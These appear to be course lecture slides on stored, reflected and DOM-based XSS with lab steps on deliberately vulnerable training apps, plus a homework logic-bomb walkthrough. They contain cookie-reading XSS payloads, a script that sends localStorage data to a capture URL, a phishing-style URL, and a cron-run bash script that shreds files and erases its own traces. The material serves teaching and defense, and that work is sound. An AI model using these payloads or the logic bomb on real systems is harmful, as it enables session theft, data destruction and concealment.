
Title: alert test

Message:
```
<script>alert("XSS Works Here!")</script>
```

Submit

Message List

Check this out
test
test2
test3
alert test



Stored XSS (Persistent) Lab


- Any thoughts on how we could see the session cookie in the alert box?
- Hit "Restart this Lesson" first

Title: test cookie

Message: <script>alert(document.cookie);</script>

Submit

Stored XSS (Persistent) Lab




Stored XSS

- In a real attack, an attacker would use code to send the victim's cookie back to their own server
- I will show one more example but you can just watch on this one

Stored XSS Example


- There are two users in a company, Tom and Jerry
- An attacker has gotten ahold of Tom's credentials and wants to attack Jerry
- The attacker logs in as Tom:



Stored XSS Example


- The attacker open Tom's company profile for editing and injects and stores malicious code into the "Street" field
- <script>alert("Hi Jerry");</script>

Stored XSS Example



Stored XSS Example

- Now Jerry logons and finally views Tom's profile:



Part III – Type II

Reflected XSS (Non-Persistent)

Reflected XSS (Non-Persistent)

- Attack injects code as part of request and it is executed in the browser as the response
- Code is **not** stored on the server. This is a one time execution
- Often used in phishing emails and sometimes hidden with URL shorteners

Reflected XSS Example - Phishing

- Attacker finds website vulnerable to XSS
- Attacker creates a URL for that website that includes a malicious script that steals the victim's session cookie and sends it to the attacker
- Victim clicks on the link and goes to the website which executes the malicious script in the victim's browser
- The session cookie is retrieved and sent to the attacker

Reflected XSS Lab

- How does the attacker craft the URL for the phishing email?
- At times, your code will be shown in the URL
- Go back to 172.29.148.1
- Open the “WackoPicko” Vulnerable App that is under the Training Apps

Reflected XSS Lab

- Enter this in the "Search" form:
  - <script>alert(document.cookie);</script>
  - Hit "Search"
- Check out the browser address bar:

http://172.29.148.1/WackoPicko/pictures/search.php?query=%3Cscript%3Ealert%28document.cookie%29%3B%3C%2Fscript%3E&x=24&y=6

- Above could be embedded into a phishing email

Part III – Type III

DOM Based XSS

DOM Based XSS

- DOM = Document Object Model
- Everything takes place in the browser
- May be stored or reflected
- Uses methods on objects in the DOM such as cookies, URLs, Referrers, Window Names, etc.
  - Could be used to steal a session cookie for example
- Data source is in DOM only

DOM Based XSS

- Example from Mutillidae for stealing storage values from DOM:

```
<script>try{var m = "";var l = window.localStorage;for(i=0;i<l.length;i++){
var lKey = l.key(i);m += lKey + "=" + l.getItem(lKey) + ";\\n";};
document.location="http://localhost/mutillidae/capture-data.php?html5storage=" + m;}catch(e){alert(e.message);}</script>
```

General Defenses for Stored & Reflected XSS

- Escape all untrusted data
- Use whitelist input validation
- Consider using auto-sanitization libraries
- Consider Content Security Policy to protect entire site
- Great Cheat Sheet with more info here:
  - https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

General Defenses for DOM XSS

- Escape all untrusted data
- Populate DOM using safe JavaScript functions or properties
- Great Cheat Sheet with more info here:
  - https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet

Homework 3

- Review if time and Logic Bomb example

Logic Bomb Example from Homework 2

- First, I created the rpatel user:
  - **useradd rpatel**
- Then, I created the directory and two files:
  - **mkdir .system1**
  - **mkdir /var/secretdocs**
  - **cd /var/secretdocs**
  - **touch companyexpenses companysecrets**

Logic Bomb Example from Homework 2

- Next, I created my script called app2355:

```
#! /bin/bash

if id -u rpatel >/dev/null 2>&1; then
        true
else
        shred -u /var/secretdocs/*
        shred -u /root/.system1/*
        rm -rf /root/.system1
        crontab -r
fi
```

Logic Bomb Example from Homework 2

- Next, I created a cron job to run my script every minute:
  - **crontab –e**
  - Add this line to the bottom of the crontab
  - ***/1 * * * * bash /root/.system1/app2355**
- Crontab executed programs are not entered into the bash history
- No Cron log by default in Ubuntu

Logic Bomb Example from Homework 2

- At this point, the files, script, history, and crontab exist because rpatel is still active:

```
root@KLY-IR105:~# ls /var/secretdocs
companyexpenses  companysecrets
```

```
# m h  dom mon dow   command
*/1 * * * * bash /root/.system1/app2355
```

```
root@KLY-IR105:~# ls .system1/
app2355
```

Logic Bomb Example from Homework 2

- Now, I delete the rpatel user:
  - **deluser rpatel**
- I wait a minute for the cron job to run on its own
- Files and all traces are removed of script and job!

```
root@PRK105:/var/secretdocs# ls
root@PRK105:/var/secretdocs#
```

```
# m h  dom mon dow   command
~
```

```
root@KLY-IR105:~# ls .system1/
ls: cannot access .system1/: No such file or directory
```

Logic Bomb Example from Homework 2

- Does anyone know why a bash script can delete itself???
- On execution, bash process attaches to inode which holds file until last command performed
- Inode is data structure that represents an object such as a file
- When script completes, file is lost from inode

Homework

- Complete Homework6 located on Blackboard under "Homework Assignments"
  - Due before midnight on Feb 28th
  - This homework is shorter than normal to allow more study time for the midterm
- Start reviewing slide decks for Midterm
- Midterm is on 2/29 and will cover weeks 1-7
  - Week7 is next week's lecture continuing OWASP
- You must be in class 2/29 as there are no makeups
- We will have a Midterm review at the end of class next week